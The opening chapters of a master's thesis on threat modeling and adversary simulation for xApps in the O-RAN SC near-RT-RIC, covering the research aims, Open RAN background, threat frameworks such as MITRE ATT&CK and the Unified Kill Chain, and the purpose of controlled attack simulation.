
Cologne University of Applied Sciences
Faculty of Information, Media and Electrical Engineering

INSTITUTE OF COMPUTER AND COMMUNICATION TECHNOLOGY
MASTER THESIS

**Attack Vector Evaluation
and Adversary Simulation using xApps:
Utilizing the O-RAN SC Reference
Implementation**

Master of Computer Science and Engineering (M.Sc.)

Author: Arn Jonas Dieterich
Student number: 11135427
E-Mail-Address: arn_jonas.dieterich@th-koeln.de
1st Examiner: Prof. Dr. Andreas Grebe
2nd Examiner: M.Sc. Thomas Karl

Cologne, May 13, 2025

Selbstständigkeitserklärung

Ich erkläre an Eides statt, dass ich die vorgelegte Arbeit selbständig und ohne fremde Hilfe verfasst, andere als die angegebenen Quellen und Hilfsmittel nicht benutzt und die den benutzten Quellen wörtlich oder inhaltlich entnommenen Stellen als solche kenntlich gemacht habe.

Köln, 13.05.2025

Ort, Datum

J. Dietrich

Rechtsverbindliche Unterschrift

Abstract

This thesis examines the security challenges of xApps within the O-RAN Software Community (O-RAN SC) reference implementation, with a particular focus on the near-real-time RAN Intelligent Controller (near-RT-RIC) platform. Through threat modeling and the practical implementation of adversary simulation scenarios, this thesis provides insights into improving and evaluating the security posture of the O-RAN SC reference implementation.

The study employs an approach combining theoretical threat modeling with practical adversarial simulation. Key findings demonstrate weaknesses in the xApp supply chain and deployment process, including container image security issues, and insufficient access control mechanisms. The research successfully demonstrates these attack vectors through the development and deployment of malicious xApps.

The integration with the Caldera platform proved effective for security testing, enabling orchestration of adversarial activities and generation of realistic Indicator of Compromise (IoC). The analysis identified gaps in the O-RAN SC reference implementation when evaluated against O-RAN ALLIANCE (O-RAN) Alliance security recommendations, particularly in xApp isolation mechanisms and access control implementation.

These findings underscore the critical importance of implementing robust security controls throughout the xApp development and deployment lifecycle. The research provides a foundation for improving security in the O-RAN ecosystem, by employing a threat-driven approach to xApp security.

Keywords: Open RAN, xApp Security, Adversarial Simulation, near-RT-RIC, Container Security

Kurzfassung

In dieser Arbeit werden die Sicherheitsherausforderungen von xApps innerhalb der O-RAN SC Referenzimplementierung untersucht, mit einem besonderen Fokus auf die near-RT-RIC Plattform. Mithilfe von Threat Modeling und praktischer Implementierung von Adversary Simulation Szenarien bietet sie Einblicke in die Verbesserung und Bewertung der Sicherheitslage der O-RAN SC Referenzimplementierung.

Die Arbeit kombiniert einen theoretischen Ansatz des Threat Modelings mit praktischen Adversary-Simulationen. Die wichtigsten Erkenntnisse zeigen Schwachstellen in der xApp-Supply-Chain und im Deploymentprozess auf, sowie Sicherheitsprobleme bei Container-Images und unzureichende Zugriffskontrollmechanismen. Diese These demonstriert diese Angriffsvektoren durch die Entwicklung und Bereitstellung maliziöser xApps.

Die Integration mit der Caldera-Plattform erwies sich als effektiv für Sicherheitstests und ermöglichte die Orchestrierung von Angriffsaktivitäten und der Generierung realistischer IoCs. Die Analyse identifizierte Lücken in der Umsetzung der Sicherheitsempfehlungen der O-RAN Alliance in der O-RAN SC Referenzimplementierung.

Insbesondere wurden Schwachstellen bei den xApp-Isolationsmechanismen und der Implementierung von Zugriffskontrollen festgestellt. Diese Erkenntnisse unterstreichen die kritische Bedeutung der Implementierung robuster Sicherheitskontrollen während des gesamten xApp-Entwicklungs- und Deployments-Lebenszyklus. Die Arbeit bietet eine Grundlage für die Verbesserung der Sicherheit im O-RAN-Ökosystem durch den threat-driven Ansatz zur xApp-Sicherheit.

Schlüsselwörter: Open RAN, xApp-Sicherheit, Adversary Simulation, near-RT-RIC, Container-Sicherheit

Contents

List of Figures	VI
List of Tables	VIII
List of Acronyms	IX
1 Introduction	1
1.1 Motivation and Objective	1
1.2 Scope	2
1.3 Problem Statement	2
1.4 Outline	3
2 Technical Background	4
2.1 Open RAN	4
2.2 Threat Modeling	6
2.3 Adversary Simulation	12
2.4 Kubernetes and Container Security	18
2.5 Related Work	24
3 Architecture and Internals	28
3.1 O-RAN Architecture	28
3.2 Near-RT-RIC	31
3.3 xApps	35
4 Threat Model	41
4.1 Threat Actors	41
4.2 Frameworks and Threat Identification	47
4.3 Attack Vector Selection	52
5 Development and Implementation	56
5.1 Guidelines and Resources	56
5.2 xApp Structural Components	57
5.3 xApp Development Tooling and Resources	59

5.4	xApp Lifecycle Management	61
5.5	Infrastructure Setup	67
5.6	Automation and Maintenance	73
5.7	Design	74
5.8	Implementation	74
5.9	Testing and Debugging	80
5.10	Deployment	80
6	Attack Scenarios: Design, Execution and Evaluation	81
6.1	Attack Scenario Development Methodology	81
6.2	Attack Scenario Design	81
6.3	Attack Scenario Execution	88
7	Discussion	98
7.1	Assessment of Objectives	98
7.2	Limitations and Challenges	99
7.3	Practical Implications	100
7.4	Future Work	101
8	Conclusion	103
8.1	Summary of Findings	103
8.2	Implications and Recommendations	104
8.3	Closing Remarks	104
	Appendices	107
	Bibliography	117

List of Figures

2.1	Open RAN Architecture	4
2.2	The Cyber Kill Chain model illustrating the seven stages of a cyber attack [20]	10
2.3	The Unified Kill Chain model with 18 stages of cyber attacks [21] .	11
2.4	The Pyramid of Pain model illustrating the effectiveness of IoCs in defending against adversaries [23]	12
2.5	Atomic Red Team Logo [29]	15
2.6	Caldera Logo [30]	15
2.7	OpenBAS Logo [33]	16
2.8	Adversary Simulation Tools Overview	17
2.9	Virtual Machine vs Container Architecture	19
2.10	Kubernetes Architecture [41]	22
3.1	O-RAN Architecture	28
3.2	Near-RT-RIC Architecture	32
3.3	Infrastructure View of an xApp	36
3.4	xApp Interfaces and Interactions	37
4.1	Threat Actors	42
4.2	High-level Data Flow Diagram (DFD)-1 representation of the O-RAN RAN Intelligent Controllers (RICs).	49
5.1	xApp Framework Architecture [73]	60
5.2	xApp Lifecycle: From Development to Deployment [59]	61
5.3	dms_cli Tool: xApp Lifecycle Management [59]	64
5.4	xApp Testbed Infrastructure	68
5.5	Kubernetes Deployment View of Near-RT RIC pods	69
5.6	Kubernetes Deployment View of Near-RT RIC Services	69
5.7	Harbor Web-Interface	71
5.8	Kubernetes Deployment View of Harbor	71
5.9	Caldera Interface: Adversary Profile	72
5.10	Caldera Interface: Connected Agent	72

6.1	Actively deployed Caldera agent in the Caldera platform	93
6.2	Detailed overview of the Caldera agent	94
6.3	Installation of the Caldera agent	95
6.4	Adversarial xApp operation in Caldera	96
6.5	Adversarial Caldera operation using an agent with obfuscated commands	97
1	near-RT-RIC Level 2 Data Flow Diagram	108
2	MITRE Corporation (MITRE) Container Matrix [64]	109
3	MITRE Cloud Infrastructure as a Service (IaaS) Matrix [65]	110
4	MITRE Five-G Hierarchy of Threats (MITRE FiGHT) Matrix (partial) [66]	111
5	Microsoft Kubernetes Threat Matrix [67]	112
6	Redguard Kubernetes Threat Matrix [68]	113

List of Tables

4.1	Central Threat Actors in the O-RAN Ecosystem	43
4.2	Threat Actors targeting the near-RT-RIC	46
4.3	The Spoofing, Tampering, Repudiation, Information Disclosure, Denial of Service, Elevation of Privilege (STRIDE) framework in- cluding respective security properties and examples of violations [60].	48
4.4	Selected O-RAN Threat ID categories from O-RAN Alliance Se- curity Working Group 11 (WG11) Threat Model [45] (presented in descending order of relevance to the research scope).	52
1	Public Common Vulnerabilities and Exposuress (CVEs) affecting the O-RAN Software Community I-Release implementation [84] . . .	114

List of Acronyms

MITRE FiGHT	MITRE Five-G Hierarchy of Threats
3GPP	3 Rd Generation Partnership Project
A1 Mediator	A1 Mediator
AI	Artificial Intelligence
AMF	Access and Mobility Management Function
API	Application Programming Interface
APN	Access Point Name
AppMgr	Application Manager
ASN.1	Abstract Syntax Notation One
BSI	German Federal Office for Information Security
C2	Command and Control
CI/CD	Continuous Integration and Continuous Deployment
CIA	Confidentiality, Integrity and Availability
CKC	Cyber Kill Chain
CLI	Command Line Interface
CM	ConfigMap
CNCF	Cloud Native Computing Foundation
COTS	Commercial Off-The-Shelf
CPU	Central Processing Unit
CSA	Cloud Security Alliance
CSP	Cloud Service Provider
CVE	Common Vulnerabilities and Exposures
CVSS	Common Vulnerability Scoring System
DDoS	Distributed Denial of Service
DFD	Data Flow Diagram
DFIR	Digital forensics and incident response
DFN	Deutsches Forschungsnetz
dms_cli	Deployment Management Service Command Line Interface (CLI)
DNS	Domain Name System

List of Acronyms

DoS	Denial of Service
DUT	Device Under Test
E2Mgr	E2 Manager
E2Term	E2 Terminator
EOL	End of Life
FCAPS	Fault, Configuration, Accounting, Performance, Security
FIRST	Forum of Incident Response and Security Teams
FORAN	IT-Forensics in Open RAN
gNB	Next Generation Node B
GPRS	General Packet Radio Service
GTP	General Packet Radio Service (GPRS) Tunneling Protocol
HDD	Hard Disk Drive
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
IaaS	Infrastructure as a Service
IaC	Infrastructure as Code
IaC	Infrastructure as Code
IoC	Indicator of Compromise
IP	Internet Protocol
IPC	Inter-Process Communication
JSON	JavaScript Object Notation
KPI	Key Performance Indicator
LLM	Large Language Model
MAC	Medium Access Control
MIMO	Multiple-Input Multiple-Output
MITRE	MITRE Corporation
MITRE ATT&CK	Adversarial Tactics, Techniques, and Common Knowledge
ML	Machine Learning
MNO	Mobile Network Operator
near-RT-RIC	Near-real-time Radio Access Network (RAN) Intelligent Controller
NF	Network Function
NIB	Network Information Base
non-RT-RIC	Non-real-time RAN Intelligent Controller

O-Cloud	O-RAN Cloud
O-CU	Central Unit
O-CU-CP	Central Unit Control Plane
O-CU-UP	Central Unit User Plane
O-DU	Distributed Unit
O-RAN	O-RAN ALLIANCE
O-RAN SC	O-RAN Software Community
O-RU	Radio Unit
OAM	Operations, Administration and Maintenance
OS	Operating System
OWASP	Open Web Application Security Project
PDCP	Packet Data Convergence Protocol
PoC	Proof of Concept
PVE	Proxmox Virtual Environment
QoE	Quality of Experience
QoS	Quality of Service
R-NIB	Radio Network Information Base (NIB)
RAM	Random Access Memory
RAN	Radio Access Network
RCE	Remote Code Execution
RESTful	Representational State Transfer
RIC	RAN Intelligent Controller
RLC	Radio Link Control
RMR	RIC Message Router
RRC	Radio Resource Control
RtMgr	Routing Manager
SDAP	Service Data Adaptation Protocol
SDK	Software Development Kit
SDL	Shared Data Layer
SLA	Service Level Agreement
SM	Service Model
SMO	Service Management and Orchestration
SSH	Secure Shell
STRIDE	Spoofing, Tampering, Repudiation, Information Disclosure, Denial of Service, Elevation of Privilege
STSL	Shared Time Series Layer
SubMgr	Subscription Manager

List of Acronyms

TCP	Transmission Control Protocol
TIP	Telecom Infra Project
TTP	Tactics, techniques and procedures
UAV	Unmanned Aerial Vehicle
UE	User Equipment
UE-NIB	User Equipment NIB
UKC	Unified Kill Chain
UPF	User Plane Function
URL	Uniform Resource Locator
V2X	Vehicle-to-Everything
VM	Virtual Machine
VMM	Virtual Machine Monitor
VPN	Virtual Private Network
WG11	O-RAN Alliance Security Working Group 11

1 Introduction

The Open RAN initiative is a novel endeavor to create a more flexible and open architecture within modern cellular networks. The main drivers for this initiative are to increase competition and innovation within contemporary mobile networks and foster a thriving multi-vendor ecosystem. This leads to an extensible and open architecture, however, in turn increases the potential for adversarial activities, due to the enlarged attack surface. Therefore, in order to improve the security posture of implementations based on the O-RAN ALLIANCE (O-RAN) specifications [1], it is crucial to identify and evaluate new potential threat vectors introduced by this architecture.

1.1 Motivation and Objective

This thesis aims to identify and evaluate both theoretically and practically potential attack vectors introduced by the O-RAN architecture, specifically focusing on attack vectors introduced through the modular extensibility of the near-RT-RIC, via its xApp framework. This work stems from the research project “IT-Forensics in Open RAN (FORAN)” [2], conducted at the Cologne University of Applied Sciences [3] in collaboration with the IT-Forensics company PROCYDE GmbH based in Breitscheidt, Germany [4]. The main objective of this research project was to develop the means for handling security incidents in the context of Open RAN deployments, using the reference implementation of the O-RAN SC [5]. This involved the analysis of the threat landscape of Open RAN deployments, including the development of means for analyzing and detecting specific indicators of compromise. Furthermore, an attack simulation component was developed, which is of utmost importance to practically evaluate incidents in this context and effectively detect attack traces and their origin.

The project is funded by the German Federal Office for Information Security (BSI) [6] and divided in to two sub-projects:

- FORAN-ATTACK: The sub-project FORAN-ATTACK aims to build a framework for simulating adversarial activities, and thereby generate indicators

of compromise within the target infrastructure of the O-RAN SC reference deployment. The developed framework incorporates open-source tools and common pentesting methodologies that are adapted to meet the requirements of the project.

- FORAN-DFIR: This sub-project aims to develop the means for analyzing and handling security incidents in the context of Open RAN deployments. This includes the analysis of attack traces using well-established frameworks from the field of digital forensics and incident response (DFIR) and tailoring them to the specific requirements of the Open RAN environment.

1.2 Scope

The scope of this thesis is limited to the adversarial simulation domain of the FORAN-ATTACK sub-project. Hence, the focus lies on potential threats stemming from xApps, and thereby on the development and integration of malicious xApps in the near-RT-RIC. The WG11 of the O-RAN alliance has identified key security concerns regarding xApps, some of which are out of the scope for this thesis. These key issues beyond the scope of this thesis include, but are not limited to, Machine Learning (ML) based attacks, as well as any type of interaction with O-RAN E2 nodes and interaction with the O-RAN Y1 monitoring-interface of the near-RT-RIC. Furthermore, attacks related to resource exhaustion or Denial of Service (DoS) are not addressed in this thesis.

1.3 Problem Statement

This thesis conducts an analysis of the security posture of the Open RAN reference implementation by the O-RAN SC, specifically the near-RT-RIC component and the threats stemming from xApps. The goal is to determine the potential attack vectors and to evaluate their feasibility and applicability, in regard to generating plausible and meaningful indicators of compromise. Given the scope and context of this thesis in the research project FORAN, adversary simulation provides the framework for the methodical approach and orchestration of adversarial activities derived from the examined threat landscape.

1.3.1 Research Questions

The primary research questions guiding the progression of this thesis are as follows:

1. What are the potential attack vectors stemming from xApps in the context of the Open RAN reference implementation?
2. How can we practically simulate and evaluate the execution of these attack vectors?
3. How can we orchestrate adversarial activities in a way, that generates plausible indicators of compromise?

The first primary question is answered in Chapter 4, the second primary question is answered in Chapter 5 and Chapter 6 and the third primary question is answered in Chapter 6 and Chapter 7.

Based on these research questions the following sub-questions are derived:

1. How can we develop and deploy xApps within the near-RT-RIC environment?
2. How can we automate and orchestrate the execution of adversarial activities in the near-RT-RIC environment?

The first sub-question is answered in Chapter 5, the second sub-question is answered in Chapter 6.

1.4 Outline

The following chapters are structured as follows:

- Chapter 2: Provides a comprehensive overview of Open RAN, threat modeling, adversary simulation, Kubernetes and container security, and related research.
- Chapter 3: Details the architecture and internals of the O-RAN SC reference implementation, focusing on the near-RT-RIC and xApps.
- Chapter 4: Presents the threat model, including threat actors, frameworks and attack vectors.
- Chapter 5: Covers the development and implementation aspects, including guidelines, tooling, xApp frameworks, infrastructure setup, design, implementation, and deployment.
- Chapter 6: Describes the attack scenarios, their development methodology, justification, execution, and evaluation.
- Chapter 7: Discusses the assessment of objectives, limitations, practical implications, and future work.
- Chapter 8: Summarizes the findings and provides closing remarks.

2 Technical Background

The following chapter provides a comprehensive overview of the technical background crucial to this thesis. This exploration includes the coverage of standardization efforts, methodologies required for the analysis of the Open RAN threat landscape and concepts for simulating adversarial activity to enhance defensive capabilities. Additionally, key technologies involved in the operation and orchestration of modern micro-service architectures are discussed and research related to this field is presented.

2.1 Open RAN

The traditional approach of deploying and operating the RAN has been contested through the Open RAN initiative. Operating proprietary RAN components using closed-source software, creates dependencies on single vendors and prevents innovation and competition. The adoption of new technologies and particularly the response to security flaws, is the responsibility of the vendor selling and maintaining the closed-source software-base and hardware schematics. Furthermore, optimizing and reacting to real-time changes in the RAN environment, is complex to implement when having to operate black-box components. These limitations drove the research and development of the Open RAN initiative, allowing Mobile Network Operators (MNOs) to deploy and operate more flexible, interoperable, vendor-agnostic RAN architectures, with fewer limitations and dependencies on a handful of vendors. The evolution from the traditional RAN architecture to the Open RAN architecture is shown in 2.1 below.




Fig. 2: Evolution of the traditional black-box base station architecture toward a virtualized gNB with a functional split, including the PHY split based on 3GPP 7.2x split.

Figure 2.1: Evolution of the RAN architecture from a traditional to an Open RAN architecture. [7]

The Open RAN initiative is a quest to create a more flexible, interoperable and vendor-agnostic RAN architecture. This is achieved through the disaggregation of traditional RAN components, and introducing new standardized and well-defined interfaces for the logical RAN components. This opens up the RAN to a multi-vendor ecosystem, and thereby increases the drivers for innovation and competition. Moreover, the drive for virtualization and cloudification of mobile networks enables the scaling of infrastructure more flexibly and cost-effectively and leads to the promotion and adoption of Commercial Off-The-Shelf (COTS) hardware [7].

2.1.1 O-RAN Alliance

The embodiment of the Open RAN initiative has been achieved through two main organizations and standardization bodies.

- The O-RAN alliance [8] constitutes a global non-profit organization comprising numerous telecommunication companies, academic and research institutions as well as software and hardware vendors from the telecommunications sector. They are responsible for producing and evolving the O-RAN specifications and standards, that consolidate the O-RAN architecture used today. These specifications are updated and maintained by a dozen of working groups, each specializing in different aspects of the RAN architecture and technologies required to realize an open and flexible RAN. The defined standards form the foundation that all current and future O-RAN implementations are based upon. Moreover, a subgroup of the O-RAN alliance, the O-RAN software community (O-RAN SC) [5], develops an O-RAN compliant reference implementation based on the discussed specifications.
- The Telecom Infra Project (TIP) [9] fulfills the role of a vendor-neutral entity, driving innovation and industry collaboration, to support and increase adoption of Open RAN. Furthermore, the TIP is also an active part in testing and verifying Open RAN implementations by conducting field- and commercial trials. This eases the adoption of Open RAN by MNOs, by certifying operational readiness and interoperability of O-RAN implementations, making the transition to Open RAN more seamless [10].

O-RAN SC

The O-RAN software community (O-RAN SC) [11] is a subgroup of the O-RAN alliance, and responsible for the development of an O-RAN compliant reference implementation. The reference implementation is developed in an open-source manner,

using a containerized micro-service architecture orchestrated with Kubernetes. The reference implementation is actively maintained with bi-annual releases to evolve and adapt in the early phase of adoption. The aim of the the O-RAN software community is to produce a solution suitable for industrial adoption. However, may also serve as a basis for adaption and customization to meet the specific needs of MNOs.

2.2 Threat Modeling

This section provides an overview of the threat modelling concepts, methodologies and principles required for the examination of the O-RAN threat landscape. Threat modeling is of utmost importance in the context of this thesis, as the evaluation of the threat exposure of the O-RAN architecture and composition of the threat landscape, is crucial to identify and prioritize attack vectors appropriately. Moreover, the identified threats and attack vectors serve as the foundation for developing the adversarial simulation framework.

The process of threat modeling serves the purpose of enhancing the resiliency and security posture of the protected system, encompassing all assets and components that belong to it. The dynamic and constantly evolving threat landscape, requires a continuous re-evaluation and re-assessment of the threats posed to the system. This allows an organization to effectively allocate resources to the most critical assets and mitigation of the most harmful threats. Threat modeling aligns with the threat-driven approach to security, which is a proactive strategy to security, compared to the reactive approach of vulnerability- and patch management that is often part of compliance and certification requirements. Achieving compliance benchmarks does not guarantee that all threats have been identified and appropriately assessed. On the contrary, threat modeling actively engages with the system's design, architecture, implementation and deployment, in order to identify and prioritize the most relevant threats before they can be exploited, instead of reacting in a post-incident scenario [12].

2.2.1 Methodology

Threat modeling is a systematic process that identifies, assesses, prioritizes and addresses threats to a system. The process is cyclic and iterative, where the threat model is improved and refined based on the outcomes of the preceding cycle. The earlier the process is integrated into the lifecycle of the system, the more effective the process becomes. Threat modeling enhances visibility of the threat landscape and allows to implement the appropriate mitigations, depending on the available

resources and criticality of an asset that is part of the system. Hence, lower level threats can be ignored, and the attention is shifted to the most vital assets. This maximizes the effectiveness of the implemented mitigations and optimizes resources utilization, leading to an improved security posture and overall resiliency.

The high-level process is outlined in more detail in the following section. Threat modeling must be tailored to the specific context and requirements of the examined system. Furthermore, there exist varying objectives and goals that necessitate the creation of the model in the first place. Therefore, the context and objectives of the threat modeling process must be well defined and aligned with the core purpose of why the threat model is essential.

High-Level Process

1. **Objective:** The introductory step involves defining the purpose and area of application of the threat model. This includes the definition of how the threat model will be integrated into the development and operation processes, and the expected benefits it will yield in the defined domain of application.
2. **Scope and Identification of Assets:** The second phase entails the definition of the scope of the threat model and the identification of all relevant assets. This covers the definition of the system's boundaries, as well as specifying the level of depth required to model the system. The term assets represents all the components that make up, interact or are processed by the system. Assets are the entities critical to the system's functioning and operation, therefore it is essential to identify and prioritize them. In order to adequately identify relevant assets, system modeling is used to represent the system's composition and internal structures. In system modeling, a graphical representation of the system is developed, that represents the system's architecture, including all the components, data flows, data stores and interaction with internal and external systems. A widely adopted approach to system modeling is the use of DFDs. At last, this stage outlines the relevant stakeholders that are involved in the threat modeling process.
3. **Identify and Assess Threats:** The third step of the process involves determining the exposure to potential threats to the system. The objective is to determine as many threats as possible, especially ones that pose a high risk to the system's confidentiality, integrity and availability. At first, potential threat actors are defined, these actors are classified according their varying level of expertise, sophistication and capabilities, as well as motivation for conducting attacks. Furthermore, since both internal and external threat actors

2 Technical Background

must be taken into account, specifying their degree of access to the system is crucial. Thereafter, potential threats are identified and classified according to a threat modeling framework such as STRIDE, that is examined in 4. The classification and prioritization of threats is important in order to assess the risk and potential impact of threats appropriately. Following the identification and categorization of individual threats, a tactical approach can be utilized to represent more complex attack scenarios by chaining threats, using models such as the Cyber Kill Chain (CKC). These attack scenarios can be formally represented using attack trees.

4. **Develop and Implement Mitigation Strategies:** Following the detailed identification and assessment of threats, the next step is to develop the appropriate mitigation strategies to counteract the identified threats. These entail standard risk handling strategies such as risk acceptance, risk avoidance, risk transfer and risk mitigation. The mitigation strategies are selected based on several factors, two of which are impact and likelihood of the threat occurring. There exist various threat model frameworks that cover different factors used to assess the severity of threats.
5. **Monitor, Review and Iterate:** The last stage of the threat modeling process is to monitor the target system for changes or attacks targeting the system and then review and refine the implemented threat model accordingly. Due to the ever-evolving threat landscape in a product that is actively being developed, maintained and deployed in production, new threats are introduced and may have not yet been identified. This is due to the high complexity of large software-based systems. Furthermore, as the system evolves, updating the system's models and documentation to reflect these changes is crucial, in order to be able to represent these changes in the threat model [13].

2.2.2 Threat Frameworks and Knowledge Bases

The following section provides an overview of the key threat frameworks used in the context of this thesis. Identifying and prioritizing threats is a crucial step in the threat modeling process. By utilizing threat frameworks, the context of a threat can be enhanced, aiding in the understanding of the threat and its potential impact.

2.2.3 MITRE ATT&CK

The MITRE, a U.S. government-funded non-profit organization, is a diverse research and development organization. One main area of focus is the cybersecurity domain,

where it upholds several cybersecurity initiatives, including the prominent CVE database and the Adversarial Tactics, Techniques, and Common Knowledge (MITRE ATT&CK) framework [14] [15]. These frameworks contribute vital public knowledge that enable cooperations and institutions all over the world to maintain and improve their security posture. The MITRE ATT&CK framework serves as a comprehensive knowledge base of adversarial tactics, techniques and procedures (TTPs), derived from real-world threat intelligence, security research, and historical breach data [16]. The MITRE ATT&CK framework is structured into several matrices, each with the following components:

- **Tactics:** Represent the strategic objectives adversaries employ to achieve their goals.
- **Techniques:** Describe the specific implementations of an action to accomplish a tactical objective.
- **Sub-techniques:** Present alternative approaches of implementing a particular attack technique, using a similar yet distinct method.

The matrix format, with tactics as columns and techniques/sub-techniques as rows, allows for a meticulous threat analysis and threat modeling. MITRE ATT&CK provides distinct matrices for differing industries and technologies, which are especially valuable for the threat modeling process.

2.2.4 CVE

The CVE framework is an initiative maintained by the MITRE and other partners to consistently identify, describe and classify vulnerabilities. The catalog of vulnerabilities is open to the public and provides organizations with a standardized approach for addressing and processing vulnerabilities that affect their software and hardware ecosystem [14].

2.2.5 Common Vulnerability Scoring System (CVSS)

The Common Vulnerability Scoring System (CVSS) framework is an open and standardized method for assessing the severity of vulnerabilities. The method aids in the process of prioritizing and implementing appropriate risk management strategies, upon the identification and exposure to a particular CVE, and thereby maximizes the efficiency of resources utilized to mitigate the impact. The severity is assessed according to several metrics that are scored between zero and ten. The metrics capture the technical characteristics of the vulnerability, allow for adjustment of the

base score through environmental metrics, and reflect the impact of the exploitation of the vulnerability on the target system. The framework is maintained by Forum of Incident Response and Security Teams (FIRST), with the latest release being CVSS v4.0 [17].

2.2.6 Cyber- and Unified Kill Chain

The term "kill chain" originates from the military context and has been adopted in the cybersecurity domain to model the steps of a cyber attack. Lockheed Martin released the CKC to describe the stages of a cyber attack from *Reconnaissance* to *Actions on Objectives*, as depicted in 2.2. Despite the fact that cyber attacks typically do not progress according to the defined stages in a strictly linear path, the CKC provides structured guidance for understanding adversarial behavior, including the current tactic and objective a malicious entity could pursue. By identifying IoCs at each stage of the CKC, organizations can generate traces for detection validation and improve their incident response capabilities through adversary simulation [18], [19].




Figure 2.2: The Cyber Kill Chain model illustrating the seven stages of a cyber attack [20]

The CKC model uses seven stages to describe the progression of cyber attacks. To improve upon some of the shortcomings of the original model, specifically in terms of modeling post-exploitation activities in a greater detail, the CKC was adapted by Dutch security expert Paul Pols to create the Unified Kill Chain (UKC). The UKC includes a total of 18 attack stages, addressing more attack vectors and attack paths that occur after the initial exploitation phase. This is critical for detection engineering and verifying detection capabilities, as activities outside the organization's perimeters

are challenging to monitor and gain visibility into [21]. Furthermore, the UKC is more suitable for modeling adversarial activities, and will therefore be used in the context of this thesis. The phases of the UKC model are depicted in Figure 2.3 below.

#	Unified Kill Chain
1	<i>Reconnaissance</i>
2	<i>Resource Development</i>
3	<i>Delivery</i>
4	<i>Social Engineering</i>
5	<i>Exploitation</i>
6	<i>Persistence</i>
7	<i>Defense Evasion</i>
8	<i>Command & Control</i>
9	<i>Pivoting</i>
10	<i>Discovery</i>
11	<i>Privilege Escalation</i>
12	<i>Execution</i>
13	<i>Credential Access</i>
14	<i>Lateral Movement</i>
15	<i>Collection</i>
16	<i>Exfiltration</i>
17	<i>Impact</i>
18	<i>Objectives</i>

Figure 2.3: The Unified Kill Chain model with 18 stages of cyber attacks [21]

2.2.7 Pyramid of Pain

The Pyramid of Pain model classifies IoCs based on their effectiveness at deterring adversaries and the complexity of implementing corresponding detection capabilities for these indicators[22]. The bottom layer represents the most straightforward indicators to detect, namely hashes. These indicators are easy to detect, however adversaries can readily modify them to evade detection mechanisms, as changing a single bit in the underlying IoC results in a different hash, nullifying the implemented defense. The top layer represents TTPs, the most complex indicator to detect, however also the most difficult to revise for adversaries. Implementing detection capabilities for higher-level indicators becomes increasingly complex, due to the diverse and feature-rich tooling and flexible methodologies adversaries employ. In order to fully detect the TTPs of an adversary, visibility into all of the attack patterns, tooling and obfuscated means of communication must be in place. The Pyramid of Pain is depicted in Figure 2.4.




Figure 2.4: The Pyramid of Pain model illustrating the effectiveness of IoCs in defending against adversaries [23]

2.3 Adversary Simulation

The following section provides an overview of the practice of adversary simulation, including its purpose, methodologies and tools. The term adversary simulation describes the reenactment of malicious activities in a controlled environment, for the purpose of evaluating and verifying defensive capabilities and testing the feasibility of specific attack scenarios. Adversary simulation is central to this thesis, since the execution and evaluation of attack scenarios within the O-RAN reference implementation by the O-RAN SC constitute the main focus of this work. In order to conduct adversary simulations, the threat landscape of the target environment must be well studied and understood. This includes the identification of potential weaknesses and vulnerabilities in the form of attack vectors and how these can be implemented for execution given the setting of the target environment. These attack vectors can then be exploited in a controlled fashion, either singularly or by chaining attack vectors to simulate an entire attack scenario. The entire process may be automated to conduct regular and reoccurring security tests, that aid in continuously evaluating the security posture. Furthermore, adversary simulation tests may be integrated into a CI/CD pipeline, to establish security gates and ensure security requirements are met as the system evolves and undergoes changes. A more advanced form of adversary simulation includes the reenactment and emulation of real-world adversaries, based on threat intelligence and forensic analysis of past breaches and incidents, monitoring logs of the production environment and knowledge bases, such as MITRE ATT&CK. Adversary emulation requires information on the adversary's capabilities, motivations, objectives and mode of operation, in terms of the TTPs they employ. This allows for the replication of the identical or similar artifacts and IoCs, that indicate the presence of that adversary in the target environment [24].

